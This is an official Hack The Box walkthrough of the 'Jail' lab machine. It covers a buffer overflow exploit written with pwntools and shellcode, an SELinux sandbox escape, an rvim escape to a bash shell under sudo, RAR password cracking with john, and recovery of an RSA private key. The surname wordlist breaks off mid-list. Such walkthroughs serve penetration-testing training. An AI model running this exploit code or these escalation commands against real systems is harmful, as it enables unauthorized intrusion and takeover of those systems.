Hack The Box
PEN-TESTING LABS

Jail

31st October 2017 / Document No D17.100.36

Prepared By: Alexander Reid (Arrexel)
Machine Author: n0decaf
Difficulty: Insane
Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Jail, like the name implies, involves escaping multiple sandbox environments and escalating between multiple user accounts. It is definitely one of the more challenging machines on Hack The Box and requires fairly advanced knowledge in several areas to complete.

Skills Required

- Advanced knowledge of Linux
- Basic understanding of buffer overflows


Skills Learned

- Enumerating NFS shares
- Exploiting buffer overflows
- Escaping SELinux sandbox
- Exploiting NOPASSWD
- Escaping rvim
- Generating targeted wordlists
- Cracking encrypted RAR archives
- Exploiting weak RSA public keys

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


Enumeration

Nmap



Nmap reveals several open services, most of which will end up being used during exploitation. To start, Apache and an unknown service on port 7411 are the most important.


Dirbuster



Dirbuster reveals a **/jailuser** directory, which contains source code and a binary compiled from the given source. This binary is running as a service on port 7411.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

NFSShare




Enumerating the NFS share with **nmap -sV --script=nfs-ls 10.10.10.34** reveals a volume at **/var/nfsshare**

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

Buffer Overflow

After reviewing the source code, the username **admin** is found, as well as the ability to enable debug mode to get the password offset through the remote service. With the source code in hand, it is fairly straightforward to create a functional exploit. Refer to **jail_bof.py (Appendix A)** to see an example using pwntools.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation


SELinux Sandbox (frank)

Exploit: http://seclists.org/oss-sec/2016/q3/606

NFSShell: https://github.com/NetDirect/nfsshell

Escaping the sandbox can be quite tricky for many users that do not have experience with sandboxed environments. Using NFSShell to connect to the share with the commands **host 10.10.10.34** and **mount /var/nfsshare** allows for uploading and minor file modifications.

After modifying the above exploit to copy an SSH key from the share to **/home/frank/.ssh/authorized_keys**, it is possible to place the exploit binary and an SSH key on the target. Using the pwntools session, it is possible to execute the exploit with **/var/nfsshare/writeup**, and then directly SSH in using the generated private key.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


rvim (adm)

Running VIM commands: https://www.linux.com/learn/vim-tips-working-external-commands

Running **sudo -l** reveals NOPASSWD is set when running rvim on the **jail.c** file in the web directory. It is trivial to escape rvim by spawning a bash shell through a Python command.

sudo -u adm /usr/bin/rvim /var/www/html/jailuser/dev/jail.c

:python import pty; pty.spawn("/bin/bash");



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


Root

A bit of searching reveals **/var/adm/.keys** which contains an encrypted rar file and a note which hints to the format of the rar password. It is possible to generate a wordlist from the hints with the command. This part can be tricky, but it can be assumed the 4 digit number will most likely be a birth year and the last name may start with an uppercase. Writing a short Python script and using a small surname wordlist as input, it is possible to generate a valid list to use with john. Refer to **wordlistgen_jail.py (Appendix B)** for a basic example.

Using the commands **rar2john keys.rar > keys.hash** and **john keys.hash --wordlist=wordlist.txt** will successfully crack the hash (**Morris1962!**) with the above wordlist after some time, which reveals a weak public key file.

It is possible to generate the private key using RsaCtfTool with the command **RsaCtfTool.py --publickey ./rootauthorizedsshkey.pub --private**

Once the private key file is obtained, it is possible to SSH in as root and obtain the flags from **/home/frank/user.txt** and **/root/root.txt**



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Appendix A

```
from pwn import *

shellcode =
"\x6a\x02\x5b\x6a\x29\x58\xcd\x80\x48\x89\xc6\x31\xc9\x56\x5b\x6a\x3f\x58\xc
d\x80\x41\x80\xf9\x03\x75\xf5\x6a\x0b\x58\x99\x52\x31\xf6\x56\x68\x2f\x2f\x7
3\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\xcd\x80"

payload = "A"*28 + p32(0xffffd630) + shellcode

r = remote('10.10.10.34', 7411)
print r.recv(1024)

r.sendline('USER admin')
print r.recv(1024)

r.sendline('PASS ' + payload)
r.interactive()
```

jail_bof.py

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Appendix B

```
surnames = ["abbey", "abram", "acker", "adair", "adam", "adams", "adamson",
"addison", "adkins", "aiken", "akerman", "akers", "albert", "albertson",
"albinson", "alexander", "alfredson", "alger", "alvin", "anderson",
"andrews", "ansel", "appleton", "archer", "armistead", "arnold",
"arrington", "arthur", "arthurson", "ashworth", "atkins", "atkinson",
"austin", "avery", "babcock", "bagley", "bailey", "baker", "baldwin",
"bancroft", "banister", "banks", "banner", "barber", "barker", "barlow",
"bass", "bates", "baxter", "beake", "beasley", "beck", "beckett", "beckham",
"bell", "bellamy", "bennett", "benson", "bentley", "benton", "bernard",
"berry", "beverley", "bird", "black", "blackburn", "bond", "bonham",
"bourke", "braddock", "bradford", "bradley", "brand", "brandon",
"breckenridge", "brewer", "brewster", "brigham", "bristol", "brook",
"brooke", "brown", "bryson", "buckley", "bullard", "bullock", "burnham",
"burrell", "burton", "bush", "byrd", "cantrell", "carl", "carlisle",
"carlyle", "carman", "carpenter", "carter", "cartwright", "carver",
"caulfield", "causer", "chadwick", "chamberlain", "chance", "chandler",
"chapman", "chase", "cheshire", "chlarke", "church", "clark", "clarkson",
"clay", "clayton", "clemens", "clifford", "clifton", "cline", "clinton",
"close", "coburn", "coke", "colbert", "cole", "coleman", "colton",
"comstock", "constable", "cook", "cooke", "cookson", "cooper", "corey",
"cornell", "courtney", "cox", "crawford", "crewe", "croft", "cropper",
"cross", "crouch", "cummins", "curtis", "dalton", "danell", "daniel",
"darby", "darrell", "darwin", "daubney", "david", "davidson", "davies",
"davis", "dawson", "day", "dean", "deering", "delaney", "denman", "dennel",
"dennell", "derby", "derrick", "devin", "devine", "dickens", "dickenson",
"dickinson", "dickman", "donalds", "donaldson", "downer", "draper",
"dudley", "duke", "dunn", "durand", "durant", "dustin", "dwight", "dyer",
"dyson", "eason", "easton", "eaton", "edgar", "edison", "edwards",
"edwarson", "eliot", "eliott", "elliott", "ellis", "ellison", "emerson",
"emmett", "endicott", "ericson", "evanson", "evelyn", "everett", "fairbarn",
"fairburn", "fairchild", "fay", "fields", "fisher", "fleming", "fletcher",
"ford", "forest", "forester", "forrest", "foss", "foster", "fox", "frank",
"franklin", "freeman", "frost", "fry", "fuller", "gardener", "gardner",
"garfield", "garland", "garner", "garnet", "garrard", "garrett", "garry",
"geary", "gibbs", "gibson", "gilbert", "giles", "gilliam", "gladwin",
"glover", "goddard", "goode", "goodwin", "granger", "grant", "gray",
"green", "greene", "griffin", "gully", "hackett", "hadaway", "haden",
"haggard", "haight", "hailey", "haley", "hall", "hallman", "hamilton",
"hamm", "hancock", "hanley", "hanson", "hardy", "harford", "hargrave",
"harlan", "harley", "harlow", "harman", "harper", "hart", "harvey",
"hathaway", "hawk", "hawking", "hawkins", "hayes", "haywood", "heath",
"hedley", "henderson", "henry", "henson", "herbert", "herman", "hewitt",
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
"hibbert", "hicks", "hightower", "hill", "hilton", "hobbes", "hobbs",
"hobson", "hodges", "hodson", "holmes", "holt", "hooker", "hooper", "hope",
"hopper", "horn", "horne", "horton", "house", "howard", "howe", "hudson",
"hughes", "hull", "hume", "hunt", "hunter", "hurst", "huxley", "huxtable",
"ingram", "irvin", "irvine", "irving", "irwin", "ivers", "jack", "jackson",
"jacobs", "jacobson", "james", "jameson", "jamison", "janson", "jardine",
"jarrett", "jarvis", "jefferson", "jeffries", "jekyll", "jenkins", "jepson",
"jerome", "jinks", "johns", "johnson", "jones", "jordan", "judd", "kay",
"keen", "kelsey", "kemp", "kendall", "kendrick", "kerry", "kersey", "key",
"kidd", "king", "kingsley", "kingston", "kinsley", "kipling", "kirby",
"knight", "lacy", "lamar", "landon", "lane", "langley", "larson", "lawson",
"leach", "leavitt", "lee", "leigh", "leon", "levitt", "lewin", "lincoln",
"lindsay", "linton", "little", "loman", "london", "long", "lovell",
"lowell", "lowry", "lucas", "lyndon", "lynn", "lyon", "madison", "mann",
"mark", "marley", "marlow", "marshall", "martel", "martin", "mason",
"massey", "masters", "masterson", "mathers", "matthews", "may", "mayes",
"maynard", "meadows", "mercer", "merchant", "merrill", "merritt", "michael",
"michaels", "michaelson", "mills", "mitchell", "moore", "morris", "myers",
"nathanson", "neville", "newell", "newman", "newport", "nichols",
"nicholson", "nielson", "niles", "nixon", "noel", "norman", "oakley",
"odell", "ogden", "oliver", "oliverson", "olson", "osborne", "otis",
"overton", "page", "parker", "parsons", "patrick", "patton", "paulson",
"payne", "pearce", "pearson", "penny", "perkins", "perry", "peters",
"peyton", "philips", "pickering", "pierce", "pierson", "piper", "pitts",
"platt", "poole", "pope", "porcher", "porter", "potter", "pound", "powers",
"prescott", "pressley", "preston", "pryor", "purcell", "putnam", "quigley",
"quincy", "radcliff", "raines", "ramsey", "randall", "ray", "reed", "reeve",
"rey", "reynolds", "rhodes", "richards", "rider", "ridley", "roach",
"robbins", "robert", "roberts", "robertson", "rogers", "rogerson",
"rollins", "roscoe", "ross", "rowe", "rowland", "royce", "roydon", "rush",
"russell", "ryder", "sadler", "salvage", "sampson", "samson", "samuel",
"sanders", "sandford", "sanford", "sargent", "savage", "sawyer", "scarlett",
"seaver", "sergeant", "shelby", "shine", "simmons", "simon", "simons",
"simonson", "simpkin", "simpson", "sims", "sinclair", "skinner", "slater",
"smalls", "smedley", "smith", "snelling", "snider", "sniders", "snyder",
"spalding", "sparks", "spear", "spears", "spence", "spencer", "spooner",
"spurling", "stacy", "stafford", "stamp", "stanton", "statham", "steed",
"steele", "stephens", "stephenson", "stern", "stone", "strange",
"strickland", "stringer", "stroud", "strudwick", "styles", "summerfield",
"summers", "sumner", "sutton", "sydney", "tailor", "tanner", "tash",
"tasker", "tate", "taylor", "teel", "tennyson", "terrell", "terry",
"thacker", "thatcher", "thomas", "thompson", "thorne", "thorpe",
"timberlake", "townsend", "tracy", "travers", "travis", "trent", "trevis",
"truman", "tucker", "tuft", "turnbull", "turner", "tyler", "tyrell",
"tyson", "underhill", "underwood", "upton", "vance", "vernon", "victor",
"vincent", "walker", "wallace", "walsh", "walton", "warner", "warren",
"warwick", "washington", "waters", "wayne", "weaver", "webb", "webster",
"wells", "wembley", "west", "wheeler", "whitaker", "white", "whitney",
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
"whittle", "wickham", "wilcox", "wilkie", "wilkins", "willard", "williams",
"williamson", "willis", "wilson", "winchester", "winfield", "winship",
